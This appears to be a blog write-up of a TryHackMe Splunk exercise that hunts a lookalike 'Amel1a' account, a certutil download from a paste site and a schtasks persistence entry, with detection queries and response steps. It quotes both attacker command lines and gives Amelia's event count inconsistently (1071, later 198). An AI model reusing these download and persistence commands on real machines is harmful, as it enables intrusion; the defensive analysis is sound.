
Spent 30 minutes analyzing Splunk logs before realizing the attacker used “Amel1a” (with a 1) instead of “Amelia” (with an i). Sometimes the quietest activity is the loudest red flag.
The Setup
HR department got hit. IDS flagged suspicious process execution. They could only grab Event ID 4688 (process creation logs) and dumped everything into Splunk.
My job: Find the compromised user and figure out what happened.
Index: win_eventlogs
Time range: March 2022
Total events: 13,959
The “Oh Shit” Moment
I started with the obvious query:
index=win_eventlogs | stats count by UserName
Looking at the results, everything seemed normal. Marketing users, IT users, HR users… wait.
Amelia: 1071 events
Amel1a: 1 event
That’s not “Amelia.”
That’s “Amel1a.”

Someone created a lookalike account with character substitution.
This is brilliant and evil:
- Your eyes autocorrect it when skimming
- Basic string matching won’t catch it
- It looks legitimate in audit logs
- One event = low noise, high stealth
Finding the Malicious Activity
Now that I knew who was compromised (or rather, who the imposter was mimicking), I needed to find what they did.
The HR Department Filter
I focused on the actual HR users:
index=win_eventlogs (UserName=haroon OR UserName=Chris.fort OR UserName=Diana)
| stats count by CommandLine
Buried in the results, two things jumped out:
1. The Download (Haroon)
certutil.exe -urlcache -f https://controlc.com/e4d11035 benign.exe
Certutil? That’s a certificate management tool. It has no business downloading files from the internet.
But here’s the thing — certutil is a Living-off-the-Land Binary (LOLBin). It’s:
- Pre-installed on Windows
- Signed by Microsoft
- Often whitelisted by security tools
- Perfect for attackers
The file was hosted on ControlC.com — a Pastebin clone. Legitimate service, malicious use.
When I checked the URL, I found the payload with the flag inside.
2. The Persistence (Chris.fort)
schtasks.exe /create /tn OfficUpdater /tr "C:\Users\Chris.fort\AppData\Local\Temp\update.exe" /sc onstart
This created a scheduled task that runs every time the system boots.
Red flags:
- Executable in \Temp\ folder
- Runs at startup (persistence)
- Task name has a typo: “OfficUpdater” (maybe intentional to avoid detection?)
What I Learned (The Actual Useful Part)
1. Character Substitution is a Real Threat
Attackers create accounts like:
- Adm1n (1 instead of i)
- Admln (lowercase L instead of i)
- Admįn (Unicode lookalike)
Your defense:
from difflib import SequenceMatcher
def similar_usernames(user_list):
    for i, user1 in enumerate(user_list):
        for user2 in user_list[i+1:]:
            ratio = SequenceMatcher(None, user1, user2).ratio()
            if 0.7 < ratio < 1.0:  # Similar but not exact
                print(f"⚠️ {user1} vs {user2}: {ratio:.2%} similar")
Or in Splunk, alert on new account creation and manually review.
2. LOLBins > Custom Malware
Why write a downloader when certutil is already on the system?
Common LOLBins to monitor:
- certutil.exe (downloading files)
- bitsadmin.exe (file transfers)
- powershell.exe (literally everything)
- mshta.exe (executing HTA files)
- rundll32.exe (DLL execution)
Detection query:
index=win_eventlogs
(ProcessName="certutil.exe" OR ProcessName="bitsadmin.exe")
(CommandLine="*-urlcache*" OR CommandLine="*-transfer*" OR CommandLine="*http*")
| table _time UserName CommandLine
3. Context is Everything
An HR user running certutil with download parameters = immediate investigation.
An IT admin running the same command = maybe legitimate, but verify.
Volume ≠ Suspicion
The imposter account (Amel1a) had 1 event.
The legitimate user (Amelia) had 198 events.
The quietest user was the most dangerous.
The Quick Win Queries
If you’re doing this room, here’s what actually matters:
Find the imposter:
index=win_eventlogs | stats count by UserName
Look for character substitution in names.
Find the download:
index=win_eventlogs (UserName=haroon OR UserName=Chris.fort OR UserName=Diana)
certutil.exe
| table _time UserName CommandLine
Find the persistence:
index=win_eventlogs schtasks.exe "/create"
| table _time UserName CommandLine
Real-World Application
If I saw this in production:
Immediate actions:
- Isolate both Haroon’s and Chris.fort’s machines
- Delete the Amel1a account
- Block controlc.com/e4d11035 at the firewall
- Delete the scheduled task OfficUpdater
- Force password resets for all HR users
Hunt for more:
index=* (UserName=haroon OR UserName=Amel1a OR UserName=Chris.fort)
(ProcessName=psexec.exe OR ProcessName=wmic.exe OR ProcessName=net.exe)
Check for lateral movement.
Long-term fixes:
- Monitor LOLBin usage with command-line logging
- Alert on scheduled task creation by non-admins
- Implement account naming conventions that prevent character substitution
- Block file-sharing sites (Pastebin, ControlC) at the proxy
Final Thoughts
This room is called “Benign” but the techniques are anything but.
Key lesson: Slow down. Your brain will autocorrect “Amel1a” to “Amelia” unless you force yourself to look at the actual data.
The most dangerous attacks aren’t always the loudest ones.
Related posts:
- CVE-2024–42327: Real Zabbix SQL Injection
- ItsyBitsy: C2 Communication with ELK
Tags: #TryHackMe #Splunk #LOLBins #SOC #ThreatHunting
Questions? Spot a mistake? Hit me up in the comments.